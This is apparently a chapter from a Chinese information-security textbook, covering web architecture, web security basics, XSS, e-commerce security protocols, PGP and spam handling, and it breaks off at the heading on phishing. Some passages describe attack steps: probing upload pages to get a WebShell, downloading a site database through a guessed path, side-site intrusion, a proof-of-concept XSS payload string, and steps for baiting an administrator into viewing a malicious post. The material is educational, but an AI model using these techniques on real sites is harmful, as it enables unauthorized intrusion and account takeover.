这些攻击类型即所谓的“隐蔽强迫下载”(drive-by downloads),安全专家发现近些年这种攻击方式已经变得比蠕虫病毒或者其他病毒更加普遍。网络上的罪犯利用这种攻击方式,在网站上寻找各种编程漏洞,然后利用漏洞放上这些恶意软件。在过去的一年中,有不少网站就被这种方式所攻击,例如,美国前副总统戈尔的环保宣传片《不可忽视的真相》网站曾经被黑客放上恶意程序,MySpace上的文件漏洞也曾被黑客利用来攻击游客。

对此,Google在搜索结果中对存在恶意软件的网页提出警告,在Google搜索结果的前几页,有1.3%的网站被Google检查出了恶意软件。Google的研究结果显示,中国的恶意站点占到了总数的67%,而美国为15%,俄罗斯为4%,马来西亚为2.2%,韩国为2%。根据调查结果显示,恶意站点有逐步上升的势头。

7.1.1 Web技术简介与安全分析

Web服务是指采用B/S架构(Brower/Server),通过HTTP协议提供服务的统称,这种结构也称为Web架构。

1. Web服务器

服务器结构中规定了服务器的传输设定、信息传输格式及服务器本身的基本开放结构。Web服务器是驻留在服务器上的软件,它汇集了大量的信息。Web服务器的作用就是管理这些文档,按用户的要求返回信息。

UNIX/Linux系统中的Web服务器多采用Apache服务器软件;Window系统中的Web服务器多采用IIS服务器软件。目前,Apache服务器软件占据最大的市场份额,并且可以在多种环境下运行,如UNIX、Linux、Solaris、Windows等。



2. Web 浏览器

Web 浏览器用于向服务器发送资源索取请求，并将接收到的信息进行解码和显示。Web 浏览器从 Web 服务器下载和获取文件，翻译下载文件中的 HTML 代码，进行格式化，根据 HTML 中的内容在屏幕上显示信息。如果文件中包含图像以及其他格式的文件（如声频、视频、Flash 等），Web 浏览器会做相应的处理或依据所支持的插件进行必要的显示。

常见的 Web 浏览器软件有 Firefox、IE（Internet Explorer）、Chrome 等。

3. 通信协议

通信协议是指 HTTP 协议（HyperText Transfer Protocol，超文本传输协议），Web 浏览器与服务器之间遵循 HTTP 协议进行通信传输。HTTP 是分布式的 Web 应用的核心技术协议，在 TCP/IP 协议栈中属于应用层。它定义了 Web 浏览器向 Web 服务器发送索取 Web 页面请求的格式以及 Web 页面在 Internet 上的传输方式。一般情况下，Web 服务器在 80 端口监听，等待 Web 浏览器的请求，Web 浏览器通过 3 次握手与 Web 服务器建立起 TCP/IP 连接。

4. HTML 和 JavaScript 语言

（1）HTML

HTML（Hypertext Markup Language，超文本置标语言）是一种用来制作网页的置标语言，它不需要编译，可以直接由浏览器执行，属于浏览器解释型语言。

（2）JavaScript

JavaScript 是一种面向对象的描述语言，可以用来开发 Internet 客户端的应用程序。

建立一个名为 javascript. html 的文件，如图 7-1 所示。

在 IE 中打开 javascript. html 文件，可以看到如图 7-2 所示的窗口。



图 7-1　javascript. html 文件



图 7-2　在 IE 中打开 javascript. html 文件

从图 7-2 中可以看出，＜script＞和＜/script＞之间的内容是 JavaScript 代码。支持 JavaScript 的浏览器会自动解释 JavaScript 的代码。在标记＜script＞中可以指定语言，如＜script language＝"JavaScript"＞。在没有指定的情况下，IE 和 Firefox 默认为 JavaScript



(在 IE 中还可以用 VBScript,必须指定 language="VBScript")。javascript.html 中使用了 document 对象,这个对象是 JavaScript 中最重要的对象之一。document 对象的一个方法称为 write,是用于在浏览器中输出字符串的。整个 JavaScript 系统是一个对象的集合,灵活使用 JavaScript 就是灵活使用这个对象系统。

修改 javascript.html 的文件,如图 7-3 所示。在 JavaScript 脚本中定义了一个函数 testAlert()。在网页中有一个按钮对象,当单击该按钮时,执行相应的 JavaScript 函数 testAlert()。在 IE 中打开 javascript.html 文件,可以看到如图 7-4 所示的窗口。


javascript.html - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
<html>
<head>
<title>
        Hello, JavaScript!--function
</title>
</head>

<body>
<script language="JavaScript">
        function testAlert(){
                var teststring="这是JS定义的变量";
                window.alert(teststring);
        }
</script>
<input type="button" value="执行" onClick="testAlert()">
</body>
</html>
```

图 7-3　修改后的 javascript.html 文件



图 7-4　在 IE 中打开修改后的 javascript.html 文件

5. WebShell

WebShell 具有可以管理 Web、修改主页内容的权限,如果要修改别人的主页,一般都需要这个权限,上传漏洞要得到的也是这个权限。如果某个服务器的权限设置得不好,那么通过 WebShell 可以得到该服务器的最高权限。

6. 上传漏洞

在浏览器地址栏中网址的后面加上“/upfile.asp”(或与此含义相近的名字),如果显示“上传格式不正确”等类似的提示,说明存在上传漏洞,可以用上传工具得到 WebShell。

7. 暴库

这个漏洞现在已经很少见了,但是还有一些站点存在这个漏洞可以利用,暴库就是通过猜测数据库文件所在的路径来将其下载,得到该文件后就可以破解该网站的用户密码了。如图 7-5 所示,在 Firefox 浏览器地址栏中输入 http://localhost/bbsxp/database/ bbsxp2008.mdb,可以将此网站的数据库文件下载。

8. 旁注

当入侵 A 网站时发现这个网站无懈可击,此时可从与 A 网站在同一服务器的 B 网站入手,入侵 B 网站后,利用 B 网站得到服务器的管理员权限,从而获得了对 A 网站的控制权。






图 7-5 暴库

9. CGI

CGI(Common Gateway Interface,公共网关接口)是运行在服务器上的一段程序。绝大多数 CGI 程序被用来解释处理来自浏览器表单的输入信息,并在服务器产生相应的处理,或将相应的信息反馈给浏览器。CGI 程序使网页具有交互功能。CGI 可以用任何一种语言编写,只要这种语言具有标准输入、输出和环境变量。UNIX/Linux 环境中有 Perl (Practical Extraction and Report Language)、Bourne Shell、TCL(Tool Command Language)、C 语言等语言。Windows 环境中有 C/C++、Perl 等语言。

10. Web 系统架构

Web 系统的一般架构如图 7-6 所示。




图 7-6 Web 系统的一般架构

用户使用 Web 浏览器,通过网络连接到 Web 服务器。用户发出请求,服务器根据请求的 URL,找到对应的网页文件,发送给用户。网页文件是 HTML/XML 格式的文本文件,Web 浏览器有一个解释器,将网页文本转换成 Web 浏览器中看到的网页。

用户访问的页面网页文件一般存放在 Web 服务器的某个目录下,通过网页上的超链接可以获得网站上的其他网页,这是静态网页。这种方式只能单向地给用户展示信息,但让用户做一些如身份认证、投票之类的事情就比较麻烦,由此产生了动态网页的概念,动态是指利用 Flash、JavaScript、VBScript 等技术,在网页中嵌入一些可运行的小程序,Web 浏览器在解释页面时,看到这些小程序就运行它们。小程序的使用让 Web 服务模式有了双向交流的能力,Web 服务模式也可以像传统软件一样进行各种事务处理,如编辑文件、提交表单等。小程序也可以是嵌入网页文件中的 php、jsp、asp 代码,或者以文件的形式单独存放在

Web 服务器的目录里的.php、.jsp、.asp 文件等，用户看不到这些代码，因此服务的安全性大大提高。这样功能的小程序越来越多，形成了常用的工具包单独管理，开发 Web 程序时，直接拿来使用即可，这就是中间件服务器，它实际上是 Web 服务器处理能力的扩展。

静态网页与小程序是事前设计好的，一般不经常改动，但网站上有很多内容需要经常更新，如新闻、博客、邮箱等，这些变动的数据放在数据库里，可以随时更新。当用户请求页面时，如果涉及数据库里的数据，小程序利用 SQL 从数据库中读取数据，生成完整网页文件送给用户。例如，股市行情曲线是由一个小程序控制，不断用新数据刷新页面。

用户的一些状态信息、属性信息也需要临时记录，每个用户的这些信息并不相同，Web 技术为了记住用户的访问信息，采用了如下方法。

(1) Cookie

把用户的参数信息(账户名、口令等)存放在客户端的临时文件中，用户再次访问该网站时，这些信息一同送给服务器。

(2) Session

把用户的参数信息存在服务器的内存中或写在服务器的硬盘文件中。

11. Web 系统架构安全分析

浏览器可能给用户计算机带来安全问题，因为 Web 技术可以对本地硬盘进行操作，可以把木马、病毒放到客户端计算机上。另外，针对 Web 服务器的威胁更多。入侵者可以采取如下方式入侵 Web 服务器。

(1) 服务器系统漏洞

Web 服务器毕竟是一个通用的服务器，无论是 Windows 还是 Linux/UNIX，都不可少地带有系统自身的漏洞，通过这些漏洞入侵，可以获得服务器的高级权限，当然对服务器上运行的 Web 服务就可以随意控制了。

(2) Web 服务应用漏洞

如果说系统级的软件漏洞被关注得太多了，那么 Web 应用软件的漏洞在数量上被关注得就更多了，因为 Web 服务开发简单，开发的团队参差不齐，编程不规范、安全意识不强，有时因开发时间紧张而简化测试。最为常见的 SQL 注入，就是因为大多应用编程过程中产生的漏洞。

(3) 密码暴力破解

成功入侵 Web 系统后，入侵者可以篡改网页、篡改数据、挂木马等。

7.1.2　应用安全基础

1. 网页防篡改系统

网页防篡改系统实时监控 Web 站点，当 Web 站点上的文件受到破坏时，能迅速恢复被破坏的文件，并及时将报告提交给系统管理员，从而保护 Web 站点的数据安全。

2. 网页内容过滤技术

Web 页面内容过滤系统通过对网络信息流中的内容进行过滤和分析，实现对网络用户



浏览或传送非法、黄色、反动等敏感信息时进行监控和封杀。同时通过强大的用户管理功能,实现对用户的分组管理、分时管理和分内容管理。

3. 实时信息过滤

实时信息过滤系统就是通过对企业内部网络状况的监控,对企业内部的即时短消息(如MSN、ICQ、雅虎通等)的通信和点对点的软件通信进行多方式的管理。

4. 广告软件 Adware

广告软件(Adware)是指未经用户允许下载并安装的,或与其他软件捆绑通过弹出式广告或以其他形式进行商业广告宣传的程序。安装广告软件之后,往往造成系统运行缓慢或系统异常。

5. 间谍软件(Spyware)

间谍软件(Spyware)是能够在使用者不知情的情况下,在用户计算机上安装后门程序的软件。用户的隐私数据和重要信息会被那些后门程序捕获,甚至这些"后门程序"还能使黑客远程操纵用户的计算机。

为了防止广告软件和间谍软件,应采用安全性比较好的网络浏览器,并注意弥补系统漏洞,不要轻易安装共享软件或"免费软件",这些软件往往含有广告程序、间谍软件等不良软件,可能带来安全风险,同时也不要浏览不良网站。

6. 浏览器劫持

浏览器劫持是一种恶意程序,通过 DLL 插件、BHO、Winsock LSP 等形式对用户的浏览器进行篡改,使用户浏览器出现访问正常网站时被转向到恶意网页、IE 浏览器主页/搜索页等被修改为劫持软件指定的网站地址等异常。浏览器劫持分为多种不同的方式,从最简单的修改 IE 默认搜索页到最复杂的通过病毒修改系统设置并设置病毒守护进程,从而劫持浏览器。为了防止浏览器被劫持,建议使用安全性能比较高的浏览器,并可以针对自己的需要对浏览器的安全设置进行相应调整。如果给浏览器安装插件,尽量从浏览器提供商的官方网站下载。另外,不要轻易浏览不良网站,不要轻易安装共享软件、盗版软件。

7. 恶意共享软件

恶意共享软件(Malicious Shareware)是指采用不正当的捆绑或不透明的方式强制安装在用户的计算机上,并且利用一些病毒常用的技术手段造成软件很难被卸载,或采用一些非法手段强制用户购买的免费、共享软件。

7.1.3 实例:XSS 跨站攻击技术

1. XSS 攻击简介

XSS 又称为 CSS(Cross Site Script),即跨站脚本攻击,它指的是恶意攻击者向 Web 页面里插入恶意代码,当用户浏览该页时,嵌入 Web 里面的恶意代码会被执行,从而达到攻击者的特殊目的,XSS 属于被动式的攻击。

2. XSS 跨站脚本攻击原理

建立一个名为 xss_test.html 的文件，如图 7-7 所示。在 IE 中打开 xss_test.html 文件，可以看到如图 7-8 所示的窗口。




图 7-7　xss_test.html 文件



图7-8　在 IE 中打开 xss_test.html 文件

修改 xss_test.html 的文件，如图 7-9 所示。在 IE 中打开 xss_test.html 文件，可以看到如图 7-10 所示的窗口。



图 7-9　修改后的 xss_test.html 文件




图 7-10　在 IE 中打开 xss_test.html 文件

3. XSS 跨站脚本的触发条件

(1) 完整的脚本标记

在某个表单提交内容时，可以构造特殊的值闭合标记来构造完整无错的脚本标记，如图 7-8 所示，提交的内容是："><script>alert(xss);</script><"。

(2) 触发事件

触发事件是指只有达到某个条件才会引发的事件。img 标记有一个可以利用的 onerror()事件，当 img 标记含有 onerror()事件并且图片没有正常输出时便会触发该事件，该事件中可以加入任意的脚本代码，如图 7-11 所示，执行后的结果如图 7-12 所示。

4. XSS 跨站入侵步骤

(1) 在某个论坛注册一个普通用户。

(2) 寻找 XSS 漏洞。






图 7-11　构造脚本标记



图 7-12　在 Firefox 中打开 xss_test.html 文件

(3) 发帖子，等待管理员浏览该帖子。如果管理员浏览了该帖子，那么就实现了 XSS 跨站入侵。

7.2　电子商务安全

随着互联网的不断发展，在世界范围内掀起了一股电子商务热潮。许多国家政府部门对电子商务的发展十分重视，并纷纷出台了有关政策和举措。实现电子商务的关键是要保证商务活动过程中系统的安全性，即保证基于互联网的电子交易过程与传统交易的方式一样安全可靠。电子商务的安全主要采用数据加密和身份认证技术。

电子商务实施的关键是要保证整个商务过程中系统的安全性。而系统的安全性关键在于 CA 的设计与规划。关于 CA 的相关概念详见 3.6 节。

1. 电子商务的安全控制要求概述

(1) 信息保密性

交易中的商务信息有保密的要求。如信用卡的账号和用户名被人知悉，就可能被盗用，订货和付款的信息被竞争对手获悉，就可能丧失商机。因此，在电子商务的信息传播中一般均有加密的要求。

(2) 交易者身份的确定性

网上交易的双方很可能素昧平生，相隔千里。要使交易成功，首先要能确认对方的身份，对商家而言要考虑客户端不能是骗子，而客户也会担心网上的商店是一个弄虚作假的黑店。因此，能方便而可靠地确认对方身份是交易的前提。

(3) 不可否认性

由于商情的千变万化，交易一旦达成是不能被否认的。否则必然会损害一方的利益。

(4) 不可修改性

交易的文件是不可被修改的，如其能改动文件内容，那么交易本身便是不可靠的，客户或商家可能会因此而蒙受损失。因此，电子交易文件也要能做到不可修改性，以保障交易的严肃和公正。



2. 安全交易标准

安全交易标准主要有以下几个。

(1) 安全超文本传输(Secure HTTP,S-HTTP)协议

依靠密钥对的加密,保障 Web 站点间的交易信息传输的安全性。

(2) 安全套接层(Secure Socket Layer ,SSL)协议

由网景(Netscape)公司推出的一种安全通信协议,是对计算机之间整个会话进行加密的协议,提供了加密、认证服务和报文完整性。它能够对信用卡和个人信息提供较强的保护。SSL 被用于 Netscape Communicator 和 Microsoft IE 浏览器,用于完成需要的安全交易操作。在 SSL 中采用了公开密钥和私有密钥两种加密方法。

(3) 安全交易技术(Secure Transaction Technology ,STT)协议

由 Microsoft 公司提出,STT 将认证和解密在浏览器中分离开,用于提高安全控制能力。Microsoft 将在 Internet Explorer 中采用这一技术。

(4) 安全电子交易(Secure Electronic Transaction,SET)协议

SET 是一种基于消息流的协议,它主要由 MasterCard 和 Visa 两大信用卡公司以及其他一些业界主流厂商设计,于 1997 年 5 月联合推出的规范。SET 主要是为了解决用户、商家和银行之间通过信用卡支付的交易而设计的,以保证支付信息的机密、支付过程的完整、商户及持卡人的合法身份以及可操作性。SET 中的核心技术主要有公开密匙加密、电子数字签名、电子信封、电子安全证书等。

3. 目前安全电子交易的手段

在近年来发表的多个安全电子交易协议或标准中,均采纳了一些常用的安全电子交易的方法和手段。典型的方法和手段有以下几种。

(1) 密码技术

采用密码技术对信息加密是最常用的安全交易手段。在电子商务中获得广泛应用的加密技术有以下两种。

公共密钥和私用密钥:这一加密方法亦称为 RSA 编码法,是由 Rivest、Shamir 和 Adlernan 三人所研究发明的。它利用两个很大的质数相乘所产生的乘积来加密。这两个质数无论哪一个先与原文件编码相乘,对文件加密,均可由另一个质数再相乘来解密。但要用一个质数来求出另一个质数,则是十分困难的。因此将这一对质数称为密钥对(KeyPair)。在加密应用时,某个用户总是将一个密钥公开,让需发信的人员将信息用其公共密钥加密后发给该用户,而一旦信息加密后,只有用该用户一个人知道的私用密钥才能解密。具有数字凭证身份的人员的公共密钥可在网上查到,亦可在请对方发信息时主动将公共密钥传给对方,这样保证在 Internet 上传输信息的保密和安全。

数字摘要(Digital Digest):这一加密方法亦称为安全 Hash 编码法(Secure Hash Algorithm,SHA)或 MD5(MD Standards for Message Digest),由 RonRivest 设计。该编码法采用单向 Hash 函数将需加密的明文"摘要"成一串 128bit 的密文,这一串密文亦称为数字指纹(Finger Print),它有固定的长度,且不同的明文摘要成密文,其结果总是不同的,而同样的明文其摘要必定一致。这样,此摘要便可成为验证明文是否是"真身"的"指纹"了。



上述两种方法可结合起来使用，数字签名就是上述两法结合使用的实例。

(2) 数字签名(Digital Signature)

在书面文件上签名是确认文件的一种手段，签名的作用有两点：一是因为自己的签名难以否认，从而确认了文件已签署这一事实；二是因为签名不易仿冒，从而确定了文件是真的这一事实。数字签名与书面文件签名有相同之处，采用数字签名，也能确认以下两点。

① 信息是由签名者发送的。

② 信息在传输过程中未曾做过任何修改。

这样数字签名就可用来防止电子信息因易被修改而有人作伪；冒用别人名义发送信息；发出(收到)信件后又加以否认等情况发生。

数字签名采用了双重加密的方法来实现防伪、防赖，其原理见 3.5 节。

(3) 数字时间戳(Digital Time Stamp)

在交易文件中，时间是十分重要的信息。在书面合同中，文件签署的日期和签名一样均是十分重要的防止文件被伪造和篡改的关键性内容。

在电子交易中，同样需对交易文件的日期和时间信息采取安全措施，而数字时间戳服务(Digital Time Stamp Service，DTS)就能提供电子文件发表时间的安全保护。

DTS 是网上安全服务项目，由专门的机构提供。时间戳是一个经加密后形成的凭证文档，它包括 3 个部分：①需加时间戳的文件摘要；②DTS 收到文件的日期和时间；③DTS 的数字签名。

时间戳产生的过程：用户首先将需要加时间戳的文件用 Hash 编码加密形成摘要；其次将该摘要发送到 DTS，DTS 在加入了收到文件摘要的日期和时间信息后再对该文件加密(数字签名)，然后送回用户。由 Bellcore 创造的 DTS 采用如下的过程：加密时将摘要信息归并到二叉树的数据结构；再将二叉树的根值发表在报纸上，这样更有效地为文件发表时间提供了佐证。注意，书面签署文件的时间是由签署人自己写上的，而数字时间戳则不然，它是由认证单位 DTS 来加的，以 DTS 收到文件的时间为依据。因此，时间戳也可作为科学家的科学发明文献的时间认证。

(4) 数字凭证(Digital Certificate，Digital ID)

数字凭证又称为数字证书，是用电子手段来证实一个用户的身份和对网络资源的访问的权限。在网上的电子交易中，如双方出示了各自的数字凭证，并用它来进行交易操作，那么双方都可不必为对方身份的真伪担心。数字凭证可用于电子邮件、电子商务、群邮件、电子基金转移等各种用途。

数字凭证的内部格式是由 CCITT X.509 国际标准所规定的，其原理参见相关资料。

(5) 认证中心

在电子交易中，无论是数字时间戳服务还是数字凭证的发放，都不是靠交易的双方自己能完成的，而是需要由一个具有权威性和公正性的第三方来完成的。CA 就是承担网上安全电子交易认证服务、能签发数字证书、能确认用户身份的服务机构。认证中心通常是企业性的服务机构，主要任务是受理数字凭证的申请、签发及对数字凭证的管理。认证中心依据认证操作规定(Certification Practice Statement，CPS)来实施服务操作。

上述 5 个方面介绍了安全电子交易的常用手段，各种手段常常是结合在一起使用的，从而构成比较全面的安全电子交易体系。



7.3　实例：电子邮件加密

随着互联网的迅速发展和普及，电子邮件已经成为网络中最为广泛、最受欢迎的应用之一。当前，电子邮件系统的发展面临着机密泄露、信息欺骗、病毒侵扰、垃圾邮件等诸多安全问题的困扰。人们对电子邮件系统和服务的要求日渐提高，其中安全需求尤为突出。保护邮件安全最常用的方法就是加密。可以采用 PGP 软件对电子邮件进行加密。

PGP 是互联网上一个著名的共享加密软件，与具体的应用无关，可独立提供数据加密、数字签名、密钥管理等功能，适用于电子邮件内容的加密和文件内容的加密，也可作为安全工具嵌入到应用系统之中。目前使用 PGP 进行电子信息加密已经是事实上的应用标准，IETF 在安全领域有一个专门的工作组负责进行 PGP 的标准化工作，许多大的公司、机构，包括很多安全部门在内，都拥有自己的 PGP 密码。

PGP 软件的使用见 3.2.3 小节。

7.4　实例：垃圾邮件的处理

电子邮件(Electronic Mail，E-mail)服务是目前互联网上最基本的服务和使用最广泛的功能之一。互联网用户都可以申请一个自己的 E-mail，通过 E-mail 来实现远距离的快速通信和传送信息资料。

垃圾邮件是仅次于病毒的互联网公害，但由于无法可依或者说没有完善的法律可依，再加上其本身的复杂性，已成为各国电子邮件用户一件很头疼的事情。尽管安全厂商已经和垃圾邮件进行了长期的斗争，但垃圾邮件并没有明显地减少。

1. 垃圾邮件的定义

中国互联网协会 2003 年 3 月 25 日通过的反垃圾邮件规范对垃圾邮件的定义如下。

(1) 收件人事先没有提出要求或者同意接收的广告、电子刊物、各种形式的宣传品等宣传性的电子邮件。

(2) 收件人无法拒收的电子邮件。

(3) 隐藏发件人身份、地址、标题等信息的电子邮件。

(4) 含有虚假的信息源、发件人、路由等信息的电子邮件。

2. 垃圾邮件的危害性

(1) 占用了大量网络带宽，使得邮件服务器的 CPU 时间大量消耗在接收垃圾邮件方面，甚至还有可能造成邮件服务器拥塞，因此大大降低了整个网络的运行效率。

(2) 垃圾信息导致电子邮件使用率降低。最新统计显示，超过 60%的人由于垃圾信息的泛滥而减少了电子邮件的使用次数。

(3) 滥发的垃圾邮件不仅侵犯了收件人的隐私权及占用宝贵的信箱空间，同时还在删除垃圾邮件方面耗费了收件人的时间、精力和金钱。而且有些垃圾邮件还盗用他人的电子



邮件地址作为发信地址，这样就严重损害了他人的信誉。

（4）成为病毒、木马程序的载体，影响计算机的正常使用。

（5）被黑客利用，采用邮件炸弹的手段对网络进行攻击。

（6）严重影响公司的服务形象。如果别人频繁地使用一个邮件地址给用户发送垃圾邮件，那么用户肯定不会对提供这个邮件服务的公司有好感。

（7）垃圾邮件宣传的多半是各种广告及非法言论，轻信这些虚假广告会给用户带来经济损失，而且带有色情、反动等内容的垃圾邮件已经对现实社会造成了极大的危害。

3. 避免垃圾邮件的几种方法

（1）至少拥有两个电子邮箱地址，一个是私人邮箱地址；另一个是公共邮箱地址。私人邮箱地址用于个人的通信，不要将自己的邮箱地址到处传播；公共邮箱地址用于一些公共论坛、聊天室注册等。

（2）如果私人邮箱地址被垃圾邮件制造者知道，那么就需要再申请一个新邮箱。

（3）不要回应垃圾邮件。

（4）不要单击来自可疑网站的订阅链接。

（5）可以用 Outlook 或 Foxmail 等 POP3 收信工具收取电子邮件。在收信时，一旦看见新邮件的数量超过平时数量的若干倍，应当马上停止下载邮件，然后再从服务器删除炸弹邮件。

4. 实例：垃圾邮件的处理（略）

打开 Outlook，依次选择【工具】|【账户】|【属性】|【添加】|【邮件】|【阻止发件人】命令，出现【新建邮件规则】对话框，设置一定的规则进行垃圾邮件的过滤。

7.5 实例：网络防钓鱼技术

1. 网络钓鱼的定义

